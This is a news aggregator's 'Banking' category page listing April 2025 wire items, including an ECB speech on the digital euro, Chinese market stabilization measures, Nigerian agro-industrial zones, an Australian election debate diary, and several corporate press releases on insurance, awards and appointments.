NewzIntel.com

    • Checkout Page
    • Contact Us
    • Default Redirect Page
    • Frontpage
    • Home-2
    • Home-3
    • Lost Password
    • Member Login
    • Member LogOut
    • Member TOS Page
    • My Account
    • NewzIntel Alert Control-Panel
    • NewzIntel Latest Reports
    • Post Views Counter
    • Privacy Policy
    • Public Individual Page
    • Register
    • Subscription Plan
    • Thank You Page

Category: Banking

  • MIL-OSI Europe: Piero Cipollone: Empowering Europe: boosting strategic autonomy through the digital euro

    Source: European Central Bank

    Introductory statement by Piero Cipollone, Member of the Executive Board of the ECB, at the Committee on Economic and Monetary Affairs of the European Parliament

    Brussels, 8 April 2025

    It is a privilege to be here today to continue our discussion on the digital euro.

    There are many compelling arguments in favour of introducing a digital euro, and in my view they all converge on one fundamental principle: strengthening Europe’s strategic autonomy.

    Today I would like to discuss what strategic autonomy in day-to-day payments means in practice, looking at both the key role of cash and the benefits of a digital euro.

    Faced with a less predictable international environment, it is now time to take concrete action.

    Retail payments are becoming increasingly digital.[1] Consumers are increasingly choosing to use digital means of payment in shops, and they are also making ever more purchases online. Yet, a significant share of these transactions depend on non-European providers. Today, people in 13 euro area countries rely solely on international card schemes or mobile solutions for in-shop payments.[2] And even where national card schemes exist, they rely on co-badging with international card schemes to enable cross-border payments within the euro area. In the not so distant future, this could evolve into dependence on other private means of payment, for instance foreign stablecoins.

    Excessively relying on foreign providers undermines our resilience and compromises our monetary sovereignty.[3] It also underscores the urgent need for a digital euro. Failing to act would not only expose us to significant risks, but also deprive us of a great opportunity.

    The vital role of cash in ensuring financial inclusion and resilience

    Despite the rapid digitalisation of retail payments, cash remains a cornerstone of the European financial system and is currently our only sovereign means of payment.

    The continued strong demand for cash[4] highlights the importance of ensuring that it remains a convenient, secure and universally accepted means of payment and store of value.

    Cash ensures financial inclusion, but it also plays a crucial role in maintaining the resilience of our payment systems and economies. In times of crisis, for example during cyberattacks or power failures, cash provides a reliable fall-back option. We have also seen this during the natural disasters that have affected parts of the euro area over the past year.

    Against this background, the Eurosystem is fully committed to ensuring that cash remains a widely available and accepted means of payment for everyone in Europe. We have implemented a comprehensive cash strategy[5], and we are redesigning euro banknotes to make them fit for the future.

    Moreover, the ECB strongly welcomes the proposed regulation governing the legal tender status of euro banknotes and coins. As we explained in our opinion, the regulation should clearly prohibit ex ante unilateral exclusions of cash by retailers or service providers. It should also ensure that Member States will hold the banking sector responsible for providing essential cash services to both private and corporate customers, ensuring good access to facilities for withdrawing and depositing euro cash across the euro area.[6]

    The need to enhance Europe’s strategic autonomy in digital payments in a changing geopolitical environment

    However, we must also ensure that Europeans have a secure and reliable digital means of payment that complements cash and extends its key benefits to the digital sphere. The growing preference for digital payments means that the acceptance and the availability of cash are no longer sufficient to cover a growing share of use cases. For example, online shopping accounts for more than one-third of our retail transactions, but cash cannot be used online and it is often not possible to pay using a European payment service[7], meaning we need to rely on non-European payment systems. This is a structural weakness that we need to address.

    Europe cannot afford to rely excessively on foreign payment solutions. Doing so makes us dependent on the kindness of strangers in a context of heightened geopolitical tensions. The urgency of preserving our autonomy in defence and energy is already extremely clear. But ensuring autonomy for essential services like daily payments is just as urgent. Without it, we are vulnerable to geopolitical threats and risk losing our monetary sovereignty. Recent international developments underscore these risks.

    Meanwhile, our reliance on foreign payment providers weakens our economic potential and our ability to compete. Owing to the fragmented payments market, European payment service providers often lack the scale to offer their services across the EU. This plays into the hands of non-European providers that can offer their services at the European level, and even internationally.

    Our fragmented market structure also comes with a large price tag. But it does not have to be this way – we have the power to decide how unified our payments market should be.

    Data show that domestic card schemes are losing market share across Europe[8], while international schemes charge high fees to European banks and merchants.[9]

    And the growing popularity of digital wallets like PayPal or Apple Pay is exposing European banks to further outflows of fees and data.

    Most recently, the measures taken by the new US Administration to promote crypto-assets and US dollar-backed stablecoins raise concerns for Europe’s financial stability and strategic autonomy. They could potentially result not just in further losses of fees and data, but also in euro deposits being moved to the United States and in a further strengthening of the role of the dollar in cross-border payments. At the same time, private businesses are increasingly open to accepting stablecoins for customer payments, which could have far-reaching implications for monetary sovereignty.[10]

    Faced with these challenges, we need a public-private partnership to retain our sovereignty. The digital euro – as a sovereign European means of payment based on EU legislation – would be the cornerstone of this partnership.

    It would ensure that the euro area retains control over its financial future. By offering a secure and universally accepted digital payment option which would be suitable for all use cases – and, crucially, under European governance – it would reduce our dependence on foreign providers. And it would limit the potential for foreign currency stablecoins to become a common medium of exchange within the euro area.[11]

    The digital euro would provide European consumers with a simple and safe digital payment option, free for basic use, that covers all their payment needs everywhere in the euro area while ensuring their privacy.[12] It would also protect European merchants from excessive charges imposed by international card schemes and put them in a stronger position to negotiate fees with these schemes.[13]

    In addition, the digital euro could be used offline, making our daily payments more resilient as both consumers and merchants would still be able to use the digital euro without a network connection.

    And, importantly, the digital euro would enable European payment service providers to operate autonomously once more.[14] The digital euro would not compete with private initiatives. Instead, it would exploit synergies and enable private initiatives to scale up more easily across the EU. This would help overcome the hurdles that have led to the current fragmentation.

    One example of these synergies is offering an integrated solution that enables private initiatives to provide services across the euro area and effectively cover all use cases thanks to the common digital euro standards.

    This would mean that people would not have to look for alternative foreign payment solutions. European banks would be able to retain their customers and be adequately compensated for their services.

    The world of payments is changing fast, which is why it is crucial to move forwards with the digital euro legislation now.

    The consequences of inaction are becoming increasingly apparent. Inaction could lead to a loss of control over our financial infrastructure, increased reliance on foreign systems and potential disruptions to our banking and credit systems. Delaying the digital euro would slow down our collective public-private response to these risks. European citizens are relying on us to secure Europe’s chance to drive change rather than watch from the sidelines.

    Digital euro project on track

    Let me now focus on the technical progress of our project.

    The legal framework is crucial in shaping how the digital euro operates, including its status as legal tender and how privacy is protected. In parallel, the digital euro project is progressing according to schedule and we are nearing the end of the preparation phase.[15]

    Together with market participants we are working on the digital euro rulebook – a single set of rules, standards and procedures for digital euro payments.[16] You have previously asked about the benefits a digital euro would have for the private sector. This rulebook will enable European payment providers to expand their services across the euro area by capitalising on the open standards and legal tender status of the digital euro. As soon as the legislation is adopted by the co-legislators, these standards can be finalised and market participants can use them, even before the potential issuance of a digital euro.[17] This would frontload the benefits for both merchants and consumers. Later this week we will publish an update on the progress we have made on developing the rulebook.

    It is vital that the digital euro ensures the stability of the financial system – we have heard your concerns on this topic, and it is one of our key priorities. As I mentioned the last time we met, we are currently developing the methodology that builds a solid analytical base to determine the digital euro holding limit.[18] This methodology is based on the three pillars indicated in the draft legislation – usability, monetary policy and financial stability. We are building on the feedback we have received from all market stakeholders, and we aim to publish the results in the summer. Preliminary findings already indicate that using the digital euro for daily payments will not harm financial stability, banking supervision or monetary policy.

    This public-private effort to regain our autonomy in the retail payment space will be more likely to succeed if it also fosters innovation, as some of you have mentioned previously. Therefore, last October we issued a call for expressions of interest in innovation partnerships for the digital euro.[19] The primary goal is to experiment with conditional payments and other innovative use cases. For example, we are exploring the possibility of allowing people to pay only if a given service is provided, thereby avoiding lengthy and uncertain reimbursement procedures.

    We have seen a lot of interest from various market sectors, with around 100 applicants wanting to experiment further with new use cases and technological solutions.[20] These innovation partnerships will ultimately benefit all digital euro providers and users. Providers will be able to expand their customer and revenue bases, while users will benefit from innovative payment options.

    In addition, technical work on privacy, offline functionality and operational resilience is progressing well. We are also in the middle of the procurement process to establish framework agreements with possible future providers of digital euro services.[21]

    Finally, we are conducting comprehensive user research to gather actionable insights into user preferences and ensure that the digital euro offers people clear benefits.[22] This is something you also raised in the European Parliament’s recent resolution on the ECB’s Annual Report.[23]

    Conclusion

    Let me conclude.

    The time to act is now. Making progress on both the digital euro regulation and the regulation on the legal tender status of cash has become urgent if we are to increase our resilience to possible disruptions and reverse our ever-increasing dependence on foreign companies.

    We have been highlighting the importance of Europe’s strategic autonomy since the very beginning of the digital euro project.[24] The good news is that both the co-legislators and the ECB have been working hard on this issue in recent years.

    This is a public-private common European project, and as co-legislators you are central to making it happen. Now is the moment to make Europe’s strategic autonomy in the critical area of payments a reality.

    For the digital euro to be successful, we need robust and forward-looking legislation. The ECB stands ready to support you with technical input as your deliberations progress, and we will of course continue to update you on the progress we are making.

    In a fast-changing world, let’s show all Europeans that we respond to challenges head-on, protect our currency and guarantee people’s freedom to pay as they choose.

    Thank you for your attention.
    MIL OSI Europe News –

    April 9, 2025
  • MIL-OSI: Orion180 Launches FLEX Home Insurance In Florida

    Source: GlobeNewswire (MIL-OSI)

    MELBOURNE, Fla., April 08, 2025 (GLOBE NEWSWIRE) — Orion180, a leading provider of flexible, customer-centric homeowners and flood insurance solutions, today announced the launch of its FLEX Home Insurance product in 14 coastal counties of Florida. FLEX offers highly customizable policies, allowing homeowners to choose coverage and deductibles to fit their risk tolerance and budget.

    Florida’s hurricanes, flooding, and other natural disasters have made personalized insurance coverage critical for homeowners. Homeowners in the state pay an average of $5,340 annually in insurance, according to data from Bankrate, which is the second highest in the United States. As a result, Florida is among the top 10 in states with uninsured homes at 18.1%, with Miami-Dade having the highest amount among the country’s most at-risk counties.

    “Standard home insurance policies are outdated for today’s consumer, and a lot of time do not align with the individual’s budget and interest,” said Ken Gregg, CEO of Orion180. “FLEX gives homeowners the power of choice. The policy is flexible and allows consumers to choose coverages that fit their individual needs and budget.”

    Key benefits of FLEX Home Insurance include:

    • Customizable coverage options: Homeowners can adjust a wide range of base perils and coverages to better match their risk appetite and budget.
    • Deductible and copay options: Policyholders can choose from many deductible options and copay percentages to balance upfront costs with long-term savings.
    • Claims-free bonus: Depending on the length of the claims-free period, homeowners can receive a bonus of up to 100% of their first-year premium.
    • Rate locking feature: Homeowners can extend the policy term to lock in their premium to control rising insurance costs.

    FLEX Home Insurance is available now through select Florida insurance agents in Miami-Dade, Broward, Palm Beach, Hillsborough, Pinellas, Lee, Sarasota, Manatee, Brevard, St. Lucie, Collier, Martin, Charlotte, and Indian River counties.

    To learn more about Orion180 FLEX Home Insurance, visit https://orion180.com/flex/.

    About Orion180
    Orion180 is a customer-focused, technology-driven insurance brand that combines proprietary technology, real-time data, and straightforward underwriting practices to provide a seamless and premier insurance experience. Orion180 operates through Orion180 Insurance Co., a surplus lines insurance company serving Alabama, Florida, Georgia, Mississippi, North Carolina, South Carolina, Texas, Colorado (Flood only), Tennessee (Flood only), Illinois (Flood only) and Arizona, and Orion180 Select Insurance Co., an admitted insurance company offering coverage in Alabama, Arizona, Georgia, Indiana, Mississippi, North Carolina, and Ohio. With its proprietary MY180 platform and third-party integrations, Orion180 offers unmatched efficiency and innovation, fulfilling its vision of becoming the global leader in insurance solutions while maintaining its mission to deliver superior customer experiences and a comprehensive suite of products. Connect with Orion180 on X, LinkedIn, Facebook, Instagram, and YouTube. For more information, visit www.Orion180.com.

    Media Contact
    Ross Blume
    Fusion Public Relations
    orion180@fusionpr.com

    The MIL Network –

    April 9, 2025
  • MIL-OSI: Sustainability information for 2024

    Source: GlobeNewswire (MIL-OSI)

    We are providing Sustainability information for 2024 which consists of the audited sustainability information of Šiaulių bankas (“the Bank”) and its subsidiaries (“the Group”) and Independent Auditor’s Limited Assurance Report. Sustainability information for 2024 is an integral part of Consolidated Management Report within Annual Financial statements for 2024.


     Additional information:

    Tomas Varenbergas

    Head of Investment Management Division

    tomas.varenbergas@sb.lt

    Attachments

    The MIL Network –

    April 9, 2025
  • MIL-OSI China: China moves swiftly to stabilize markets amid global financial turbulence

    Source: China State Council Information Office 2

    China has unveiled a series of swift and robust measures to stabilize the capital market and restore investor confidence in the wake of the global financial turbulence triggered by U.S. tariffs levied against its trading partners.
    The Chinese stock market closed higher on Tuesday, rebounding from steep losses on the previous trading day, following a raft of measures announced by financial authorities, alongside coordinated moves by state-owned investment firms, state-owned enterprises (SOEs) and insurance companies.
    On Tuesday, the benchmark Shanghai Composite Index rose 1.58 percent and the Shenzhen Component Index went up 0.64 percent. The ChiNext Index, tracking China’s Nasdaq-style board of growth enterprises, rose 1.83 percent.
    TIMELY, STRONG SIGNAL TO STABILIZE CAPITAL MARKET
    Chinese state-owned capital operation firms have moved quickly to increase their holdings of domestic equities, voicing strong confidence in the long-term outlook of the country’s capital market. The People’s Bank of China, or the central bank, also announced liquidity support through re-lending facilities on Tuesday.
    Central Huijin Investment Ltd., a Chinese state-owned investment company, said it had once again increased its holdings of exchange-traded funds and would continue to do so in the future to “resolutely safeguard” the stable operation of the capital market.
    As a controlling or participating shareholder in over 20 financial institutions, Central Huijin reaffirmed its pivotal role in stabilizing the capital markets in a statement Tuesday. Often likened to a “stabilization fund,” the company has been instrumental in bolstering market stability and resilience since 2008.
    Following the statement of Central Huijin, the central bank pledged to firmly support the company in increasing its holding of stock index funds and will provide sufficient re-lending support when necessary.
    Apart from Central Huijin, multiple state-owned investment firms also increased stock holdings or unveiled plans to accelerate share buybacks, including China Chengtong Holdings Group Ltd., China Reform Holdings Corporation Ltd., and seven listed firms under the China Merchants Group.
    CHINESE SOES EXPAND SHARE PURCHASES, BUYBACKS
    China’s State-owned Assets Supervision and Administration Commission of the State Council said on Tuesday it fully supports central state-owned enterprises in expanding share purchases and buybacks to safeguard shareholders’ rights and consolidate market confidence.
    Multiple Chinese central SOEs have rolled out share purchase initiatives, underscoring their robust confidence in the long-term prospects of the country’s economy and capital market.
    China National Petroleum Corporation on Tuesday disclosed that it will buy A-shares and H-shares over the next 12 months, with a total investment of up to 5.6 billion yuan (about 777.37 million U.S. dollars), while China Petroleum and Chemical Corporation announced a similar 12-month purchase plan worth up to 3 billion yuan targeting shares listed in Shanghai and Hong Kong.
    China Electronics Technology Group Corporation said it had already completed over 2 billion yuan in buybacks for its listed subsidiaries and pledged to accelerate further acquisitions to strengthen sci-tech innovation synergy and safeguard shareholder interests.
    Emphasizing its commitment to driving the green transition and pledging active share purchases, China Huaneng Group Co., Ltd. said that its subsidiary, Inner Mongolia MengDian HuaNeng Thermal Power Corp., Ltd., had already initiated share purchases.
    China National Coal Group detailed a multi-tiered investment strategy that included respective injections of up to 80 million yuan and 50 million yuan into its subsidiaries China Energy and Shanghai Energy, while it planned to advance ongoing repurchases for Xinji Energy.
    CONFIDENCE IN MARKET’S LONG-TERM OUTLOOK
    The National Financial Regulatory Administration on Tuesday announced measures to raise the cap on equity investments by insurance funds, with greater support for equity investments in strategic emerging industries and fostering new quality productive forces.
    Following the policy announcement, several major insurers, including China Life Insurance, China Pacific Insurance, and New China Life Insurance, voiced strong support, expressing confidence in China’s economic outlook and capital market.
    They pledged to ramp up long-term equity investments, with a focus on strategic emerging industries, contributing patient capital to market stability and the growth of new quality productive forces.
    The National Council for Social Security Fund, which handles the assets of the National Social Security Fund, said it is firmly optimistic about the development prospects of China’s capital market, adding that it has recently increased its holdings of domestic stocks, and will continue to increase the holdings in the near future.
    Analysts believe the coordinated moves sent a clear signal about China’s resolve to support the capital markets.
    In a time of heightened uncertainty in the global trade environment and dramatic fluctuations in international financial markets, the timely and decisive action of China’s state capital will effectively guide market expectations and mitigate the impact of external shocks, said Wang Qing, chief macro analyst at Golden Credit Rating. 

    MIL OSI China News –

    April 9, 2025
  • MIL-OSI Africa: Nigeria’s Agro-Revolution: Construction of Special Agro-Industrial Processing Zones (SAPZ) begins

    Source: Africa Press Organisation – English (2) – Report:

    ABUJA, Nigeria, April 8, 2025/APO Group/ —

    Nigeria’s food and agriculture sector is set to enter a new era of industrialization, as the Nigerian government, the African Development Bank (www.AfDB.org), and the State government of Kaduna kickstart the construction of Phase 1 of the Special Agro-industrial Processing Zones (SAPZ) program.   

    The groundbreaking ceremony starts in Kaduna on Tuesday, 8 April, where the chief guest, African Development Bank Group President Dr Akinwumi Adesina, will join Nigeria’s Vice President, Kashim Shettima, and the State Governor of Kaduna, Uba Sani. From Kaduna, Dr Adesina will head to Cross River State, where, together with the Federal Government and the State Governor, Bassey Edet Otu, a second groundbreaking ceremony will take place.  

    The $538 million first phase of the Special Agro-industrial Processing Zones program project includes eight states: Kaduna, Kano, Kwara, Cross River, Imo, Ogun, Oyo, and the Federal Capital Territory. The program launched in 2022 with $210 million from the African Development Bank and support from the Islamic Development Bank, the International Fund for Agricultural Development, and ARISE Integrated Industrial Platforms. 

    The Special Agro-Industrial Processing Zones program will boost Nigeria’s food production and reduction importation, generate jobs for youth, safeguard the country’s foreign exchange, and transform rural areas from areas of misery into zones of prosperity.  

    Last year, Nigeria spent $4.7 billion importing food.  The Special Agro-Industrial Processing Zones program is designed to reverse this trend by unlocking local production potential and strengthening agro-industrial value chains nationwide.  

    This initiative will increase agricultural productivity by over 60%, reduce post-harvest losses and strengthen value chains from farm to market. The cities of Kaduna and Cross River will host the Agro-Industrial Hubs, Agricultural Transformation Centers, and Aggregation Centers in the production zones, which are the foundational building blocks of the SAPZ program.  

    The program has the potential to create more than 60,000 jobs in each of the pioneering states.  The sites were strategically selected for their agricultural potential, infrastructure readiness, and prime geographical location, ensuring they drive Nigeria’s agro-industrial growth. For Kaduna, the focus will be on maize, soybeans, ginger, and tomatoes.  Cross River will leverage its cocoa, cassava, and rice.  Additionally, for both states, the SAPZ sites are located near major universities, such as Ahmadu Bello University in Kaduna and the University of Calabar in Cross River. Proximity to universities will provide access to research, innovation, and skilled human capital, further strengthening the agro-industrial transformation. 

    Several other state governors, federal government officials, and development partners will attend the two groundbreaking ceremonies. With 37% of the African Development Bank Group’s $5.1 billion Nigeria portfolio dedicated to private sector initiatives, Nigeria presents substantial opportunities for partnership in its ongoing development.  

    MIL OSI Africa –

    April 9, 2025
  • MIL-Evening Report: Election Diary: The election’s first debate was disaster-free but passion-free too

    Source: The Conversation (Au and NZ) – By Michelle Grattan, Professorial Fellow, University of Canberra

    The election’s first debate, on Sky News on Tuesday night, was disappointingly dull. Viewers who’d been following the campaign would have learned little. There was minimal spontaneity.

    Among the 100 undecided voters in the room, 44 said Anthony Albanese won, 35 thought Peter Dutton came out ahead and 21 were undecided.

    Both camps will be satisfied, because each leader’s main aim was to avoid disaster. A bad mistake, an undisciplined moment, can sour the following day.

    The Liberals will be especially relieved. After difficult days for Dutton, with Trump wading into the campaign and the fiasco over the work-from-home policy, the opposition leader needed to perform creditably. He did that, with commentators scoring the result variously (in some cases in line with the scorer’s political leaning).

    Dutton was under added pressure – just before the two men faced off he learned his father Bruce had been taken to hospital.

    Both leaders were well prepared, and carefully polite. Questions canvassed the “Trump pandemic”, education, health, cost of living, immigration, Albanese’s tax cuts, Dutton’s fuel excise promise, and Gaza.

    When moderator Kieran Gilbert asked audience members to raise their hands if they were “doing it pretty tough” about half did so.

    Albanese seemed to have more material to work with, and made sure he homed in on Dutton’s nuclear policy and his time as health minister.

    Naturally, we saw Albanese’s well-worn Medicare card again.

    The PM dodged an awkward reference to NSW premier Chris Minns’ returning public servants to the office, pivoting to Dutton’s dumping his working from home policy. “Peter hasn’t been able to stand up for his own policy, so I don’t know how he can stand up for Australia.”

    Albanese had a good zinger countering Dutton’s spiel on gas: “The only gas policy that the Coalition have is the gaslighting of the Australia public.”

    Dutton had a cut-through point on the PM’s promise to subsidise solar batteries. “He’s asking you to provide a subsidy or to support a subsidy for people on higher incomes like me to buy a battery at a subsidised price and I don’t believe that’s fair.”

    Rather bizarrely, the Coalition used the cover of the debate to release its delayed modelling for its gas reservation policy, sending it out just as the debate started, embargoed until its finish.

    “Modelling conducted by Frontier Economics has concluded that the Coalition’s National Gas Plan will see a 23% reduction in wholesale gas prices,” the statement said. This would “progressively mean

    • 15% reduction in retail gas bills for industrial customers
    • 7% reduction in retail gas bills for residential customers
    • 8% reduction in wholesale electricity prices
    • 3% reduction in residential electricity prices.”

    And do the debates matter anyway?

    Australian election debates are punctuation points in the campaign. They don’t necessarily carry much weight, although they can affect a candidate’s immediate momentum.

    Ian McAllister, director of the ANU’s Australian Election Study, says fewer and fewer people are watching these debates. In 1993, about seven in ten voters watched; in 2022 only a third did.

    McAllister also says our debates are low grade compared to some overseas. For example, in France, the two candidates sit across from each other, with two moderators and “go for it”. In Australia, debates are “stylised” and the candidates rely heavily on prepared answers.

    Winning or losing the debates is not necessarily a guide to the election result. As the table shows John Howard performed better in elections than in debates.

    NSW Premier Minns defends a back-to-the-office policy

    Peter Dutton took a serious fall over his now-abandoned plan to force Canberra public servants back to the office. But Chris Minns already has many state bureaucrats back at their desks, and on Tuesday declared firmly he won’t be for turning.

    The Minns policy, announced last year, admittedly has had a bumpy start, including problems with the unions. But Minns’ “sell” is very different from the Coalition’s unsuccessful attempt.

    The federal opposition, which often seems obsessed with Canberra public servants, left the impression these bureaucrats working from home were ripping off the system and needed to be brought into line.

    Contrast the positive spin from Minns on Tuesday. After noting most NSW public servants can’t work from home – they’re on the front line – for the rest: “We believe it’s the only way of mentoring the next generation of people, to come through offices and ensure that they’ve got good modelled behaviour, a sense of shared mission and an idea of where they’re going collectively together.

    “In order for us to fulfil the mission of government and public service, it means that you’ve got to build a team culture. And that can really only be done in the workplace.

    “I think our policy is different to Peter Dutton’s, but I just don’t want to mince words. We’ve got to be clear and consistent and we’re not changing our policy.

    “I don’t want any ambiguity about our position. We made that call last year. It was the right decision. And in terms of the mentoring role that a senior person plays in a workplace, whether they’re a manager or not, if they’ve got years under their belt and they’ve got experience, it’s amazing the positive impact they will have on a junior recruit that we’ve just got into the public service and that doesn’t happen on zoom and it doesn’t happen on YouTube and it doesn’t happen over the phone.”

    Minns has consistently proved himself a strong communicator. He often ran rings around Anthony Albanese in responding to the antisemitism crisis.

    Jim Chalmers does the rounds on the tariff crisis

    Treasurer Jim Chalmers is making the most of incumbency in the wake of the Trump tariff upheaval, undertaking an intense round of official activity.

    Chalmers will convene a meeting on Wednesday of the Council of Financial Regulators to discuss the impact globally and locally. Those attending will include the heads of the Reserve Bank, the Australian Securities and Investments Commission, the Australian Prudential Regulation Authority, Treasury and the Australian Competition and Consumer Commission.

    He will also meet the heads of the Future Fund and the ASX. On Thursday, he will have talks with major employers.

    Chalmers has already convened and attended a Treasury briefing for the prime minister. He has talked with Reserve Bank Governor Michele Bullock, and been in touch with the CEOs of the major banks and superannuation funds representatives.

    Chalmers is due to debate shadow treasurer Angus Taylor on Wednesday evening.

    Michelle Grattan does not work for, consult, own shares in or receive funding from any company or organisation that would benefit from this article, and has disclosed no relevant affiliations beyond their academic appointment.

    – ref. Election Diary: The election’s first debate was disaster-free but passion-free too – https://theconversation.com/election-diary-the-elections-first-debate-was-disaster-free-but-passion-free-too-183208

    MIL OSI Analysis – EveningReport.nz –

    April 9, 2025
  • MIL-OSI Europe: EBA updates list of institutions involved in the 2025 supervisory benchmarking exercise

    Source: European Banking Authority

    The European Banking Authority (EBA) published today an updated list of institutions, which have a reporting obligation for the purpose of the 2025 EU supervisory benchmarking exercise. The EBA will be conducting the 2025 benchmarking exercise on a sample of 110 institutions from 16 countries across the EU and the European Economic Area. The EBA runs this exercise leveraging on established data collection procedures and formats of regular supervisory reporting and assists Competent Authorities in assessing the quality of internal approaches used to calculate risk weighted exposure amounts.

    Legal Basis

    The benchmarking exercises are conducted in accordance with Article 78 of the Capital Requirements Directive (CRD), which mandates the Authority to produce a report to assist the competent authorities in assessing the quality of the internal approaches.

    These annual exercises provide a regular supervisory tool based on benchmarks to support competent authorities’ assessments of internal models and produce comparisons with EU peers.

    They also increase the convergence of supervisory practices concerning the internal model’s application in the regulatory framework.

    MIL OSI Europe News –

    April 9, 2025
  • MIL-OSI: Max Alderman, Partner at FE International, Recognized as a NACVA 2024 30 Under Thirty Honoree

    Source: GlobeNewswire (MIL-OSI)

    NEW YORK, April 08, 2025 (GLOBE NEWSWIRE) — FE International, a leading M&A advisory firm, is pleased to announce that Max Alderman, Partner at FE International, has been recognized by the National Association of Certified Valuators and Analysts® (NACVA®) as a 2024 30 Under Thirty honoree.

    The NACVA 30 Under Thirty program spotlights rising professionals in the business valuation, financial forensics, or related profession that are thirty or under who embodies the drive, motivation, and courage needed to be part of the next generation of industry mavericks.

    Max Alderman has more than eight years of experience advising on TMT M&A transactions, advising on more than $7 billion in transaction value. As a technology investment banker, he has led complex cross-border deals, managed global deal teams, and built deep relationships with founders, private equity firms, and strategic acquirers. Prior to joining FE International, Max worked in the investment banking groups at Bank of America Merrill Lynch and J.P. Morgan, advising on M&A transactions across the technology sector.

    “I’m honoured to be recognised by NACVA as part of the 2024 30 Under Thirty. It’s a privilege to contribute to the M&A space alongside so many talented professionals, and I’m excited to continue pushing boundaries, creating value, and learning from the best in the industry,” said Max Alderman, Partner at FE International.

    FE International congratulates Max and the broader community of NACVA honorees.

    About FE International

    Founded in 2010, FE International is an award-winning strategic advisor for technology businesses. The firm’s team has completed over 1,500 transactions with a combined value exceeding $50 billion. FE International has been recognized as one of The Americas’ Fastest Growing Companies by the Financial Times from 2020 to 2024 and has earned a place on the Inc. 5000 list for four consecutive years.

    About NACVA
    The National Association of Certified Valuators and Analysts® (NACVA®) supports the business valuation, financial forensics, and litigation consulting professions. With thousands of members worldwide, NACVA is dedicated to excellence, innovation, and the advancement of its credentialed professionals. The 30 Under Thirty program recognizes the next generation of industry leaders making significant contributions to the field early in their careers.

    Media Contact

    Gaj Tanwar
    Marketing Coordinator, FE International
    Email: gaj.tanwar@feinternational.com

    The MIL Network –

    April 9, 2025
  • MIL-OSI: Regula Wins Gold in the Globee Awards for Cybersecurity for Its Complete Identity Verification Solution

    Source: GlobeNewswire (MIL-OSI)

    RESTON, Va., April 08, 2025 (GLOBE NEWSWIRE) — Regula, a global developer of forensic devices and identity verification (IDV) solutions, has received Gold in the 2025 Globee Awards for Cybersecurity. This marks Regula’s second consecutive year of winning in the globally recognized Globee Awards program, this time upgrading its Silver award from 2024 to Gold in 2025.

    The Gold Award for Regula in the 2025 Globee Awards for Cybersecurity

    Organized annually for over 20 years, the Globee Awards accolade companies and products that demonstrate superior performance, innovation, and leadership in their field. Regula won the Gold Award in the Identity Proofing and Corroboration category. This recognition spotlights the company’s contribution to enhancing secure and seamless identity verification through its complete software solution comprised of Regula Document Reader SDK and Regula Face SDK.

    Regula’s technologies and forensic devices are used by over 1,000 organizations and 80 border control authorities across the globe. By combining forensic-level document analysis and advanced biometric verification, Regula helps financial institutions, government agencies, and businesses from any industry prevent identity fraud, whether online or in person.

    Regula Document Reader SDK is a robust on-premise software solution that streamlines digital customer onboarding, no matter the device, and automatically reads and authenticates data from a wide range of identity documents, including passports, ID cards, driver’s licenses, etc. Empowered by the world’s largest identity document template database, owned and maintained by Regula, the solution efficiently verifies IDs from 251 countries and territories. Its advanced document liveness verification, in-depth authenticity checks, and inherent ability to cross-validate personal data from multiple ID zones, including MRZs, RFID chips, and barcodes, help detect any inconsistencies that may indicate fraud.

    Along with document verification, Regula Face SDK delivers advanced biometric checks, including face matching and liveness detection performed in accordance with the ISO 30107-3 PAD standard. This ensures that the person presenting an ID is the rightful holder of the document and is physically present at the moment of verification. This makes it possible to detect spoofing techniques such as printed images, masks, video injections, replays, or deepfakes.

    “Winning Gold at the Globee Awards is a strong validation of our endeavor to make digital and physical identity verification secure, reliable, and fraud-proof. In a world where deepfakes and sophisticated document forgery are no longer hypothetical threats, it’s essential to equip organizations with tools that can detect even the most intricate forms of identity fraud. We’re proud that our solutions deliver exactly that,” says Ihar Kliashchou, Chief Technology Officer at Regula.

    This Gold Globee Award adds to Regula’s growing list of industry recognitions in cybersecurity and identity verification. Most recently, the company also received a second Gold award at the Merit Awards for Cybersecurity. Additionally, Gartner named Regula a representative vendor in its latest Market Guide for KYC Platforms for Banking.

    To learn more about Regula’s breakthrough technologies and achievements, visit the official website.

    About Regula

    Regula is a global developer of forensic devices and identity verification solutions. With our 30+ years of experience in forensic research and the most comprehensive library of document templates in the world, we create breakthrough technologies for document and biometric verification. Our hardware and software solutions allow over 1,000 organizations and 80 border control authorities globally to provide top-notch client service without compromising safety, security, or speed. Regula has been repeatedly named a Representative Vendor in the Gartner® Market Guide for Identity Verification.

    Learn more at www.regulaforensics.com.

    Contact:
    Kristina – ks@regulaforensics.com

    A photo accompanying this announcement is available at https://www.globenewswire.com/NewsRoom/AttachmentNg/e00852c5-f2a4-42fb-a849-bd04af47002c

    The MIL Network –

    April 9, 2025
  • MIL-OSI: LightSolver Appoints Former HSBC CEO Colin Bell to Advisory Board

    Source: GlobeNewswire (MIL-OSI)

    TEL AVIV, Israel, April 08, 2025 (GLOBE NEWSWIRE) — LightSolver, inventor of a new laser-based computing paradigm, today announced the appointment of financial and banking expert Colin Bell to its Advisory Board. Bell will assist LightSolver with its go-to-market strategy for the financial industry and global enterprise market.

    Colin Bell is a Non-Executive Director of Serendipity Capital. He previously served as Chief Executive Officer of HSBC Bank plc and HSBC Europe and as Executive Director of HSBC Bank plc. Bell has deep experience in the banking and financial industry, having also served as the Group Chief Compliance Officer and Group Head of Financial Crime Risk at HSBC Group and Head of Compliance and Operational Risk Control at UBS. Additionally, Bell has held appointments with the UK Ministry of Defence and NATO.

    LightSolver has developed an all-optical Laser Processing Unit™ (LPU) that leverages laser interactions to compute large and complex problems faster and more efficiently than the most advanced classical HPC systems. The LPU processes at the speed of light and is ideally suited for computations that require massive numbers of iterations, such as combinatorial optimization problems encountered in transport scheduling, production and supply chain optimization, or trading and portfolio optimization, as well as physical simulations for computer-aided engineering (CAE) and scientific computations.

    “The potential of LightSolver’s all-optical technology to solve complex, compute-intensive challenges is remarkable and can open up new opportunities in the financial sector,” said Bell. “The outcomes of many challenges across risk management, investment and trading could be enhanced by this advanced computing method. I look forward to working with LightSolver to shape its offering and provide impactful solutions for financial institutes and beyond.”

    LightSolver recently announced a partnership with engineering software simulation provider Ansys focused on accelerating simulations for automotive, aerospace, and other industries. It also received a €12.5M grant from the European Innovation Council (EIC) to advance its all-optical supercomputer.

